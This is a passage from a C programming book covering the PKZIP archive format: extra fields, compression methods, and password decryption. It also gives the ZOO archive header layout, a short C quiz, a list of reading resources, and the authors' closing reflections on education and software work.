This field contains the information about which certificate in the PKCS#7 Store was used to sign the particular file. It also contains the signature data. This field can appear multiple times, but can only appear once per certificate.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0015	2 bytes	Tag for this "extra" block type
CSize	2 bytes	Size of Method
Method	(variable)	

Method

Value	Size	Description
Version	2 bytes	Version number, 0x0001 for now
AlgID	2 bytes	Algorithm ID used for signing
IDSize	2 bytes	Size of Certificate ID data
CertID	(variable)	Certificate ID data
SigSize	2 bytes	Size of Signature data
Sig	(variable)	Signature data

CertID

Value	Size	Description
Size1	4 bytes	Size of CertID, should be (IDSize - 4)
Size1	4 bytes	A bug in version one causes this value to appear twice.
IssSize	4 bytes	Issuer data size
Issuer	(variable)	Issuer data
SerSize	4 bytes	Serial Number size
Serial	(variable)	Serial Number data

The Issuer and IssSize members are suitable for creating a CRYPT_DATA_BLOB to be the Issuer member of a CERT_INFO struct. The Serial and SerSize members would be the SerialNumber member of the same CERT_INFO struct. This struct would be used to find the certificate in the store the file was signed with. Those structures are from the MS CryptoAPI.

Sig and SigSize are the actual signature data and size generated by signing the file with the MS CryptoAPI using a hash created with the given AlgID.

-X.509 Certificate ID and Signature for central directory

This field contains the information about which certificate in the PKCS#7 Store was used to sign the central directory. It should only appear with the first central directory record, along

with the store. The data structure is the same as the CID, except that SigSize will be 0, and there will be no Sig member.

This field is also kept after the last central directory record, as the signature data (ID 0x05054b50, it looks like a central directory record of a different type). This second copy of the data is the Signature Data member of the record, and will have a SigSize that is non-zero, and will have Sig data.

Note: all fields stored in Intel low-byte/high-byte order.

Value	Size	Description
0x0016	2 bytes	Tag for this "extra" block type
CSize	2 bytes	Size of Method
Method	(variable)	

- FWKCS MD5 Extra Field:

The FWKCS Contents_Signature System, used in automatically identifying files independent of filename, optionally adds and uses an extra field to support the rapid creation of an enhanced contents_signature:

```
Header ID = 0x4b46
Data Size = 0x0013
Preface   = 'M','D','5'
```

followed by 16 bytes containing the uncompressed file's 128_bit MD5 hash⁽¹⁾, low byte first.

When FWKCS revises a zipfile central directory to add this extra field for a file, it also replaces the central directory entry for that file's uncompressed filelength with a measured value.

FWKCS provides an option to strip this extra field, if present, from a zipfile central directory. In adding this extra field, FWKCS preserves Zipfile Authenticity Verification; if stripping this extra field, FWKCS preserves all versions of AV through PKZIP version 2.04g.

FWKCS, and FWKCS Contents_Signature System, are trademarks of Frederick W. Kantor.

⁽¹⁾ R. Rivest, RFC1321.TXT, MIT Laboratory for Computer Science and RSA Data Security, Inc., April 1992. II.76-77: "The MD5 algorithm is being placed in the public domain for review and possible adoption as a standard."

file comment: (Variable)

The comment for this file.

830 A to Z of C

number of this disk: (2 bytes)

The number of this disk, which contains central directory end record.

number of the disk with the start of the central directory: (2 bytes)

The number of the disk on which the central directory starts.

total number of entries in the central dir on this disk: (2 bytes)

The number of central directory entries on this disk.

total number of entries in the central dir: (2 bytes)

The total number of files in the zipfile.

size of the central directory: (4 bytes)

The size (in bytes) of the entire central directory.

offset of start of central directory with respect to the starting disk number: (4 bytes)

Offset of the start of the central directory on the disk on which the central directory starts.

.ZIP file comment length: (2 bytes)

The length of the comment for this .ZIP file.

.ZIP file comment: (Variable)

The comment for this .ZIP file.

F. General notes:

1. All fields unless otherwise noted are unsigned and stored in Intel low-byte:high-byte, low-word:high-word order.
2. String fields are not null terminated, since the length is given explicitly.
3. Local headers should not span disk boundaries. Also, even though the central directory can span disk boundaries, no single record in the central directory should be split across disks.
4. The entries in the central directory may not necessarily be in the same order that files appear in the .ZIP file.
5. Spanned/Split archives created using PKZIP for Windows (V2.50 or greater), PKZIP Command Line (V2.50 or greater), or PKZIP Explorer will include a special spanning signature as the first 4 bytes of the first segment of the archive. This signature (0x08074b50) will be followed immediately by the local header signature for the first file in the archive. Spanned archives created with this special signature are compatible with all versions of PKZIP from PKWARE. Split archives can

only be uncompressed by other versions of PKZIP that know how to create a split archive.

III. UnShrinking - Method 1

Shrinking is a Dynamic Ziv-Lempel-Welch compression algorithm with partial clearing. The initial code size is 9 bits, and the maximum code size is 13 bits. Shrinking differs from conventional Dynamic Ziv-Lempel-Welch implementations in several respects:

- a. The code size is controlled by the compressor, and is not automatically increased when codes larger than the current code size are created (but not necessarily used). When the decompressor encounters the code sequence 256 (decimal) followed by 1, it should increase the code size read from the input stream to the next bit size. No blocking of the codes is performed, so the next code at the increased size should be read from the input stream immediately after where the previous code at the smaller bit size was read. Again, the decompressor should not increase the code size used until the sequence 256,1 is encountered.
- b. When the table becomes full, total clearing is not performed. Rather, when the compressor emits the code sequence 256,2 (decimal), the decompressor should clear all leaf nodes from the Ziv-Lempel tree, and continue to use the current code size. The nodes that are cleared from the Ziv-Lempel tree are then re-used, with the lowest code value re-used first, and the highest code value re-used last. The compressor can emit the sequence 256,2 at any time.

IV. Expanding - Methods 2-5

The Reducing algorithm is actually a combination of two distinct algorithms. The first algorithm compresses repeated byte sequences, and the second algorithm takes the compressed stream from the first algorithm and applies a probabilistic compression method.

The probabilistic compression stores an array of 'follower sets' $S(j)$, for $j=0$ to 255, corresponding to each possible ASCII character. Each set contains between 0 and 32 characters, to be denoted as $S(j)[0], \dots, S(j)[m]$, where $m < 32$. The sets are stored at the beginning of the data area for a Reduced file, in reverse order, with $S(255)$ first, and $S(0)$ last.

The sets are encoded as $\{ N(j), S(j)[0], \dots, S(j)[N(j)-1] \}$, where $N(j)$ is the size of set $S(j)$. $N(j)$ can be 0, in which case the follower set for $S(j)$ is empty. Each $N(j)$ value is encoded in 6 bits, followed by $N(j)$ eight bit character values corresponding to $S(j)[0]$ to $S(j)[N(j)-1]$ respectively. If $N(j)$ is 0, then no values for $S(j)$ are stored, and the value for $N(j-1)$ immediately follows.

Immediately after the follower sets, is the compressed data stream. The compressed data stream can be interpreted for the probabilistic decompression as follows:

let Last-Character $<- 0$.

832 A to Z of C

```
loop until done
  if the follower set S(Last-Character) is empty then
    read 8 bits from the input stream, and copy this
    value to the output stream.
  otherwise if the follower set S(Last-Character) is non-empty then
    read 1 bit from the input stream.
    if this bit is not zero then
      read 8 bits from the input stream, and copy this
      value to the output stream.
    otherwise if this bit is zero then
      read B(N(Last-Character)) bits from the input
      stream, and assign this value to I.
      Copy the value of S(Last-Character)[I] to the output stream.
    assign the last value placed on the output stream to
    Last-Character.
end loop
```

$B(N(j))$ is defined as the minimal number of bits required to encode the value $N(j)-1$.

The decompressed stream from above can then be expanded to re-create the original file as follows:

```
let State <- 0.
```

```
loop until done
  read 8 bits from the input stream into C.
  case State of
    0: if C is not equal to DLE (144 decimal) then
      copy C to the output stream.
      otherwise if C is equal to DLE then
        let State <- 1.

    1: if C is non-zero then
      let V <- C.
      let Len <- L(V)
      let State <- F(Len).
      otherwise if C is zero then
        copy the value 144 (decimal) to the output stream.
        let State <- 0

    2: let Len <- Len + C
      let State <- 3.

    3: move backwards D(V,C) bytes in the output stream
      (if this position is before the start of the output
      stream, then assume that all the data before the
      start of the output stream is filled with zeros).
      copy Len+3 bytes from this position to the output stream.
      let State <- 0.
```

end case
end loop

The functions F,L, and D are dependent on the 'compression factor', 1 through 4, and are defined as follows:

For compression factor 1:

L(X) equals the lower 7 bits of X.
F(X) equals 2 if X equals 127 otherwise F(X) equals 3.
D(X,Y) equals the (upper 1 bit of X) * 256 + Y + 1.

For compression factor 2:

L(X) equals the lower 6 bits of X.
F(X) equals 2 if X equals 63 otherwise F(X) equals 3.
D(X,Y) equals the (upper 2 bits of X) * 256 + Y + 1.

For compression factor 3:

L(X) equals the lower 5 bits of X.
F(X) equals 2 if X equals 31 otherwise F(X) equals 3.
D(X,Y) equals the (upper 3 bits of X) * 256 + Y + 1.

For compression factor 4:

L(X) equals the lower 4 bits of X.
F(X) equals 2 if X equals 15 otherwise F(X) equals 3.
D(X,Y) equals the (upper 4 bits of X) * 256 + Y + 1.

V. Imploding - Method 6

The Imploding algorithm is actually a combination of two distinct algorithms. The first algorithm compresses repeated byte sequences using a sliding dictionary. The second algorithm is used to compress the encoding of the sliding dictionary output, using multiple Shannon-Fano trees.

The Imploding algorithm can use a 4K or 8K sliding dictionary size. The dictionary size used can be determined by bit 1 in the general purpose flag word; a 0 bit indicates a 4K dictionary while a 1 bit indicates an 8K dictionary.

The Shannon-Fano trees are stored at the start of the compressed file. The number of trees stored is defined by bit 2 in the general purpose flag word; a 0 bit indicates two trees stored, a 1 bit indicates three trees are stored. If 3 trees are stored, the first Shannon-Fano tree represents the encoding of the Literal characters, the second tree represents the encoding of the Length information, the third represents the encoding of the Distance information. When 2 Shannon-Fano trees are stored, the Length tree is stored first, followed by the Distance tree.

834 A to Z of C

The Literal Shannon-Fano tree, if present is used to represent the entire ASCII character set, and contains 256 values. This tree is used to compress any data not compressed by the sliding dictionary algorithm. When this tree is present, the Minimum Match Length for the sliding dictionary is 3. If this tree is not present, the Minimum Match Length is 2.

The Length Shannon-Fano tree is used to compress the Length part of the (length,distance) pairs from the sliding dictionary output. The Length tree contains 64 values, ranging from the Minimum Match Length, to 63 plus the Minimum Match Length.

The Distance Shannon-Fano tree is used to compress the Distance part of the (length,distance) pairs from the sliding dictionary output. The Distance tree contains 64 values, ranging from 0 to 63, representing the upper 6 bits of the distance value. The distance values themselves will be between 0 and the sliding dictionary size, either 4K or 8K.

The Shannon-Fano trees themselves are stored in a compressed format. The first byte of the tree data represents the number of bytes of data representing the (compressed) Shannon-Fano tree minus 1. The remaining bytes represent the Shannon-Fano tree data encoded as:

High 4 bits: Number of values at this bit length + 1. (1 - 16)

Low 4 bits: Bit Length needed to represent value + 1. (1 - 16)

The Shannon-Fano codes can be constructed from the bit lengths using the following algorithm:

- a. Sort the Bit Lengths in ascending order, while retaining the order of the original lengths stored in the file.
- b. Generate the Shannon-Fano trees:
- c. Code <- 0
- d. CodeIncrement <- 0
- e. LastBitLength <- 0
- f. i <- number of Shannon-Fano codes - 1 (either 255 or 63)
- g.
- h. loop while i >= 0
- i. Code = Code + CodeIncrement
- j. if BitLength(i) <> LastBitLength then
- k. LastBitLength=BitLength(i)
- l. CodeIncrement = 1 shifted left (16 - LastBitLength)
- m. ShannonCode(i) = Code
- n. i <- i - 1
- end loop
- o. Reverse the order of all the bits in the above ShannonCode() vector, so that the most significant bit becomes the least significant bit. For example, the value 0x1234 (hex) would become 0x2C48 (hex).

- p. Restore the order of Shannon-Fano codes as originally stored within the file.

Example:

This example will show the encoding of a Shannon-Fano tree of size 8. Notice that the actual Shannon-Fano trees used for Imploding are either 64 or 256 entries in size.

Example: 0x02, 0x42, 0x01, 0x13

The first byte indicates 3 values in this table. Decoding the bytes:

0x42 = 5 codes of 3 bits long
 0x01 = 1 code of 2 bits long
 0x13 = 2 codes of 4 bits long

This would generate the original bit length array of: (3, 3, 3, 3, 3, 2, 4, 4)

There are 8 codes in this table for the values 0 thru 7. Using the algorithm to obtain the Shannon-Fano codes produces:

Val	Sorted	Constructed Code	Reversed Value	Order Restored	Original Length
0:	2	1100000000000000	11	101	3
1:	3	1010000000000000	101	001	3
2:	3	1000000000000000	001	110	3
3:	3	0110000000000000	110	010	3
4:	3	0100000000000000	010	100	3
5:	3	0010000000000000	100	11	2
6:	4	0001000000000000	1000	1000	4
7:	4	0000000000000000	0000	0000	4

The values in the Val, Order Restored and Original Length columns now represent the Shannon-Fano encoding tree that can be used for decoding the Shannon-Fano encoded data. How to parse the variable length Shannon-Fano values from the data stream is beyond the scope of this document. (See the references listed at the end of this document for more information.) However, traditional decoding schemes used for Huffman variable length decoding, such as the Greenlaw algorithm, can be successfully applied.

The compressed data stream begins immediately after the compressed Shannon-Fano data. The compressed data stream can be interpreted as follows:

loop until done

 read 1 bit from input stream.

 if this bit is non-zero then (encoded data is literal data)

 if Literal Shannon-Fano tree is present

836 A to Z of C

```
        read and decode character using Literal Shannon-Fano tree.
    otherwise
        read 8 bits from input stream.
        copy character to the output stream.
    otherwise (encoded data is sliding dictionary match)
        if 8K dictionary size
            read 7 bits for offset Distance (lower 7 bits of offset).
        otherwise
            read 6 bits for offset Distance (lower 6 bits of offset).

    using the Distance Shannon-Fano tree, read and decode the
        upper 6 bits of the Distance value.

    using the Length Shannon-Fano tree, read and decode
        the Length value.

    Length <- Length + Minimum Match Length

    if Length = 63 + Minimum Match Length
        read 8 bits from the input stream,
        add this value to Length.

    move backwards Distance+1 bytes in the output stream, and
    copy Length characters from this position to the output
    stream. (if this position is before the start of the output
    stream, then assume that all the data before the start of
    the output stream is filled with zeros).
end loop
```

VI. Tokenizing - Method 7

This method is not used by PKZIP.

VII. Deflating - Method 8

The Deflate algorithm is similar to the Implode algorithm using a sliding dictionary of up to 32K with secondary compression from Huffman/Shannon-Fano codes.

The compressed data is stored in blocks with a header describing the block and the Huffman codes used in the data block. The header format is as follows:

Bit 0: Last Block bit This bit is set to 1 if this is the last compressed block in the data.

Bits 1-2: Block type

00 (0) - Block is stored - All stored data is byte aligned. Skip bits until next byte, then next word = block length, followed by the ones complement of the block length word. Remaining data in block is the stored data.

01 (1) - Use fixed Huffman codes for literal and distance codes.

Lit Code	Bits	Dist Code	Bits
0 - 143	8	0 - 31	5

- 144 - 255 9
- 256 - 279 7
- 280 - 287 8

Literal codes 286-287 and distance codes 30-31 are never used but participate in the Huffman construction.

- 10 (2) - Dynamic Huffman codes. (See expanding Huffman codes)
- 11 (3) - Reserved - Flag a "Error in compressed data" if seen.

Expanding Huffman Codes

If the data block is stored with dynamic Huffman codes, the Huffman codes are sent in the following compressed format:

- 5 Bits: # of Literal codes sent - 256 (256 - 286)
All other codes are never sent
- 5 Bits: # of Dist codes - 1 (1 - 32)
- 4 Bits: # of Bit Length codes - 3 (3 - 19)

The Huffman codes are sent as bit lengths and the codes are built as described in the implode algorithm. The bit lengths themselves are compressed with Huffman codes. There are 19 bit length codes:

- 0 - 15: Represent bit lengths of 0 - 15
- 16: Copy the previous bit length 3 - 6 times.
The next 2 bits indicate repeat length (0 = 3, ... ,3 = 6)
Example: Codes 8, 16 (+2 bits 11), 16 (+2 bits 10) will expand to 12 bit lengths of 8 (1 + 6 + 5)
- 17: Repeat a bit length of 0 for 3 - 10 times. (3 bits of length)
- 18: Repeat a bit length of 0 for 11 - 138 times (7 bits of length)

The lengths of the bit length codes are sent packed 3 bits per value (0 - 7) in the following order:

16, 17, 18, 0, 8, 7, 9, 6, 10, 5, 11, 4, 12, 3, 13, 2, 14, 1, 15

The Huffman codes should be built as described in the Implode algorithm except codes are assigned starting at the shortest bit length, i.e. the shortest code should be all 0's rather than all 1's. Also, codes with a bit length of zero do not participate in the tree construction. The codes are then used to decode the bit lengths for the literal and distance tables.

The bit lengths for the literal tables are sent first with the number of entries sent described by the 5 bits sent earlier. There are up to 286 literal characters; the first 256 represent the respective 8 bit character, code 256 represents the End-Of-Block code, the remaining 29 codes represent copy lengths of 3 thru 258. There are up to 30 distance codes representing distances from 1 thru 32k as described below.

Length Codes

Code Extra Length CodeExtra Lengths CodeExtra Lengths CodeExtra Length(s)

7	2	13-16	15	6	193-256	23	10	3073-4096			

The compressed data stream begins immediately after the compressed header data.
The compressed data stream can be interpreted as follows:

do

 read header from input stream.

 if stored block

 skip bits until byte aligned

 read count and 1's compliment of count

 copy count bytes data block

 otherwise

 loop until end of block code sent

 decode literal character from input stream

 if literal < 256

 copy character to the output stream

 otherwise

 if literal = end of block

 break from loop

 otherwise

 decode distance from input stream

 move backwards distance bytes in the output stream, and

 copy length characters from this position to the

 output stream.

 end loop

```

while not last block
if data descriptor exists
    skip bits until byte aligned
    read crc and sizes
endif

```

VIII. Decryption

The encryption used in PKZIP was generously supplied by Roger Schlafly. PKWARE is grateful to Mr. Schlafly for his expert help and advice in the field of data encryption.

PKZIP encrypts the compressed data stream. Encrypted files must be decrypted before they can be extracted.

Each encrypted file has an extra 12 bytes stored at the start of the data area defining the encryption header for that file. The encryption header is originally set to random values, and then itself encrypted, using three, 32-bit keys. The key values are initialized using the supplied encryption password. After each byte is encrypted, the keys are then updated using pseudo-random number generation techniques in combination with the same CRC-32 algorithm used in PKZIP and described elsewhere in this document.

The following is the basic steps required to decrypt a file:

- a. Initialize the three 32-bit keys with the password.
- b. Read and decrypt the 12-byte encryption header, further initializing the encryption keys.
- c. Read and decrypt the compressed data stream using the encryption keys.

Step 1 - Initializing the encryption keys

```

Key(0) <- 305419896
Key(1) <- 591751049
Key(2) <- 878082192

```

```

loop for i <- 0 to length(password)-1
    update_keys(password(i))
end loop

```

Where update_keys() is defined as:

```

update_keys(char):
    Key(0) <- crc32(key(0),char)
    Key(1) <- Key(1) + (Key(0) & 000000ffH)
    Key(1) <- Key(1) * 134775813 + 1
    Key(2) <- crc32(key(2),key(1) >> 24)
end update_keys

```

840 A to Z of C

Where `crc32(old_crc,char)` is a routine that given a CRC value and a character, returns an updated CRC value after applying the CRC-32 algorithm described elsewhere in this document.

Step 2 - Decrypting the encryption header

The purpose of this step is to further initialize the encryption keys, based on random data, to render a plaintext attack on the data ineffective.

Read the 12-byte encryption header into Buffer, in locations Buffer(0) thru Buffer(11).

```
loop for i <- 0 to 11
  C <- buffer(i) ^ decrypt_byte()
  update_keys(C)
  buffer(i) <- C
end loop
```

Where `decrypt_byte()` is defined as:

```
unsigned char decrypt_byte()
  local unsigned short temp
  temp <- Key(2) | 2
  decrypt_byte <- (temp * (temp ^ 1)) >> 8
end decrypt_byte
```

After the header is decrypted, the last 1 or 2 bytes in Buffer should be the high-order word/byte of the CRC for the file being decrypted, stored in Intel low-byte/high-byte order. Versions of PKZIP prior to 2.0 used a 2 byte CRC check; a 1 byte CRC check is used on versions after 2.0. This can be used to test if the password supplied is correct or not.

Step 3 - Decrypting the compressed data stream

The compressed data stream can be decrypted as follows:

```
loop until done
  read a character into C
  Temp <- C ^ decrypt_byte()
  update_keys(temp)
  output Temp
end loop
```

In addition to the above mentioned contributors to PKZIP and PKUNZIP, I would like to extend special thanks to Robert Mahoney for suggesting the extension .ZIP for this software.

72.20 ZOO

The ZOO archive program by Raoul Dhesi is a file compression program now superceded in both compression and speed by most other compression programs. The archive header looks like this :

OFFSET	Count	TYPE	Description
0000h	20	char	Archive header text, ^Z terminated, null padded
0014h	1	dword	ID=0FDC4A7DCh
0018h	1	dword	Offset of first file in archive
001Ch	1	dword	Offset of ????
0020h	1	byte	Version archive was made by
0021h	1	byte	Minimum version needed to extract

Each stored file has its own header, which looks like this :

OFFSET	Count	TYPE	Description
0000h	1	dword	ID=0FDC4A7DCh
0004h	1	byte	Type of directory entry
0005h	1	byte	Compression method : 0 - stored 1 - Crunched : LZW, 4K buffer, var len (9-13 bits)
0006h	1	dword	Offset of next directory entry
000Ah	1	dword	Offset of next header
000Dh	1	word	Original date / time of file

842 A to Z of C

OFFSET	Count	TYPE	Description
0012h	1	word	CRC-16 of file
0014h	1	dword	Uncompressed size of file
0018h	1	dword	Compressed size of file
001Ch	1	byte	Version this file was compressed by
001Dh	1	byte	Minimum version needed to extract
001Eh	1	byte	Deleted flag 0 - file in archive 1 - file is considered deleted
001Fh	1	dword	Offset of comment field, 0 if none
0023h	1	word	Length of comment field
0025h	?	char	ASCII path / filename

Part X
Postlude

"True peace is not merely the absence of tension; it is the presence of justice"

- **Martin Luther King, Jr.**

76

"It is more blessed to give than to receive."

Test in C

Important Notice

Most of the teachers ask the "undefined" patterns as questions. As they get certain output for their undefined patterns or programs, they think that their question is right. But it is not so. "Undefined" is not an exception to Turbo C. So anything undefined means, it applies to both ANSI C and Turbo C.

76.1 ANSI C

1. Which are the valid C identifiers among the following?

- (i) a
- (ii) a_
- (iii) _a
- (iv) _
- (v) __
- (vi) _1
- (vii) 1_
- (viii) 1
- (ix) \$s
- (x) a-z

2. Comment on the validity of following C code.

```
int _;  
_ = 10;  
--_;
```

3. Comment on the following C code.

```
int i = 7;  
printf( "%d", ++i * ++i );
```

4. Comment on the following C code.

```
int *ptr, a;  
ptr = malloc( 5 );  
ptr = & a;
```

5. What is `sizeof('A')`? Why?

6. Which is the fastest datatype in C?

858 A to Z of C

7. Which are all the faster operators in C?

(Ans: It depends upon the implementations. In most of the implementations, bitwise operators, especially shift)

8. Which is the easiest way to avoid memory leak?

76.2 Turbo C / DOS Programming

1. What would be the output of the following code?

```
#pragma -ms
char *ptr;
printf( "%d \n", sizeof(ptr) );
```

2. What would be the output of the following code?

```
#pragma -mh
char *ptr;
printf( "%d \n", sizeof(ptr) );
```

76.3 Windows

1. Only one directory of Windows can hold multiple files with same name. What is the name of that directory?
2. The files we try to store in C:\TEMP> get disappeared when we reboot our system. Why?

77

“Consider carefully what you hear.”

C Resources

After reading this book, you may want to develop yourself further. The CD  accompanying this book will be a good resource for you. In CD  you have a number of utilities and source code of various utilities.

77.1 Magazine

C / C++ user Journal

It is the most popular Journal for C programmers. It is a must for every C programmer. In India, a single copy costs Rs.450/-. If you find any difficulty in getting the copy, you may contact them at www.cuj.com

77.2 Books

1. The C programming Language by Brian W. Kernighan & Dennis M. Ritchie (Second Edition, PHI)
This book is from the creator of C language. It is often nicked as ‘K&R’ and ‘White book’. This book covers ANSI C. Even though it is small in size, it is rich with many concepts and ideas. It is a must for all C programmers! It costs only Rs.95/-
2. Algorithms in C by Robert Sedgewick (Addison Wesley) ISBN 0-201-51425-7
This book explains almost all algorithms through C programs.
3. Calculus with Analytical Geometry by George F. Simmons (Mc Graw Hill) ISBN 0-07-057419-7
This book is of course a ‘pure’ Mathematics book. But I have never seen such a well-explained and a neat book in my life. This book will really help you to build your mathematical skills. It includes Bibliographical notes of famous Mathematicians.

77.3 Jobs

www.JustCJobs.com

If you are searching for C/C++ jobs, you can try this site. As far as I know this is the only Job site that is restricted to C/C++ programmers.

77.4 Associations

ACM (Association for Computing Machinery)

This association was established in 1947. It is the oldest computing association. ACM is known for having many computing researchers as its members. Dennis M. Ritchie, creator of C language is one of the ACM members. For more details visit www.acm.org

77.5 Websites

Many websites are discontinuing their services. So one cannot give assurance for the websites and its contents. I suggest you to visit the official website of this book.

www.guideme.itgo.com

There you can find frequently updated useful links.

78

“Remember the LORD in all you do.”

Between You and Me

Yet we have seen so many things in C programming! But we didn't look into the social aspects. I think, Education without social concern is merely a waste! So let's look into the pitfalls in the Education System and Society!

78.1 Our Education System

It is a typical Mathematics class of a University...The teacher teaches...He says, “This is an important problem! If you find A, you will get 4 marks; If you find B, you will get 4 marks; If you find both A&B, you will get 10 marks!” Then all students mark it as “important” problem!!! It is quiet unfortunate that many of the educated people know only the “important-symbol”!!! It is evident that this kind of education system is capable to produce only “mark-based” people!

Human brain can be viewed as two important things: (1) Memory, (2) Processor. Obviously, one has to use more his “processor” than “memory” for intelligence and efficiency. The world came across so many Geniuses, most of them were absent-minded! In other words, Geniuses got more “processors” than “memory”. But what about our Education system? It is unfortunate that our Education system forces us to “memorize”.

Honestly, we cannot rank a person with his mark. If a person scored 100%, it doesn't mean that he has mastered that subject. If a person scored 0%, it doesn't mean that he is a fool. So this is the right time to think about our ‘mark-based’ education system and to raise our voice against it! Our government should not encourage ‘mark-based’ people with precious awards!

78.2 Software Industry

Nowadays, Software Engineers/Programmers are returning home. Why? We have two answers: (1) Economy is down, (2) Indian Programmers are not efficient. The first answer is unfortunate. But this is the right time to analyze the second answer. If Indian Programmers are not efficient, who recruited them? Yes, there is a flaw in the selection process. Software Industries firmly hold certain rules based on myths. If they continue such selection processes based on myths, certainly they will suffer one day!

78.2.1 Myths & Facts

Software Industry moves with certain myths. Let's analyze them.

Myth: *“People who have more percentage are efficient”*

Fact: Not true! History never says Geniuses scored more marks! In most of the cases, ‘more percentage’ refers to ‘more memorizing’ capability than ‘more processing’ capability.

862 A to Z of C

Myth: *“People from reputed institutions like IIT are efficient”*

Fact: Not True! The selection process of IIT is still based on ‘marks’. So again its products are ‘mark-based’ people!

Myth: *“Spoken English is must for Programmers”*

Fact: The job of the Programmer is to write up programs, not speak up programs!!!

Myth: *“Programming skill is not necessary for Programmers”*

Fact: Programming is an art! It’s not a pure Science. So programming is not an easy one.

Myth: *“Only Mathematical ability is enough for Programmers”*

Fact: Mathematical ability is one of the many other abilities that programmers require.

78.3 Mother tongue

People are moving to English as they think it is the only right language. In fact, it is not true! Most of the research works have been done with native languages than with English. It is proved that no one can ‘think’ directly in a foreign language. So moving with native language would certainly produce intellectuals!

78.4 Next generation people

There are commercial companies that are just aimed at profit. They keep everything including their code in secret. Many broadminded people felt that, technologies should be open. And many people worked for the open standards.

In this book, you have come across so many codes by real & professional programmers. If they keep their codes themselves and doesn’t provide the right to use their codes for this book, you may probably miss those valuable codes. So it is necessary to appreciate those open minded people.

78.4.1 Shareware

Shareware is a good concept evolved to provide better service to the users. Shareware concept is “Try; Pay, if you use it”. So one may try the product in 30 days evaluation period and then if he continues to use it, he has to pay registration fees to the author. Shareware authors are more concerned about their users. They even respond to personal mails, unlike commercial vendors. But many people deceive the shareware authors by not paying them. Please consider the fact that most of the shareware authors are interested in giving their product free of cost, but because of certain financial need only they ask money. Also most of the shareware authors are students. So please no more deceive them, just pay the registration fees!

78.4.2 GPL

GNU's General Public Licence protects the author of the programs. According to the licence if one provides the binary file, he has to give the source code too. Thus the person who receives the binary may find the details about the real author. One can modify the program, but he may not remove the original author as GPL protects the first author of the source. Linux is appreciated worldwide as it is licensed under GNU's GPL. So I suggest you to consider GPL, if you write any new code.

78.5 Heal the World

Everyday we hear about war, poverty, racism...What's your contribution to this world or this society? Wakeup! It is the right time to think about peace!

79

“Those who sow in tears will reap with songs of joy.”

Last Chapter

Alas!...You are on the last chapter of this book! Yes, you have completed this book! It took about 1½ year for me to complete this book. Writing book is really a marathon running. I have sacrificed many things because of this book project. I received lots of good and bad criticisms during the course of this project. All the criticisms really helped me to “tune” this book. I would like to hear from you too! Now what do you think about this book?

79.1 Web page – GuideMe.ITgo.com

The official website of this book is
<http://guideme.itgo.com>. I suggest you to register at the webpage for better service.

79.2 Errata

This book might contain some errors. I would appreciate you if you notify me any kind of errors or omissions in this book. For the errata, please visit
<http://guideme.itgo.com>

79.3 Contact Info

If you want to share anything with me/if you want to notify me any errors/anything else, please use the email-composing box found at the webpage <http://guideme.itgo.com>
Feel free to contact me!

79.4 Final Greetings

Wish you a happy programming career.
God bless you.

With lots & lots of wishes,
K. Joseph Wesley & R. Rajesh Jeba Anbiah
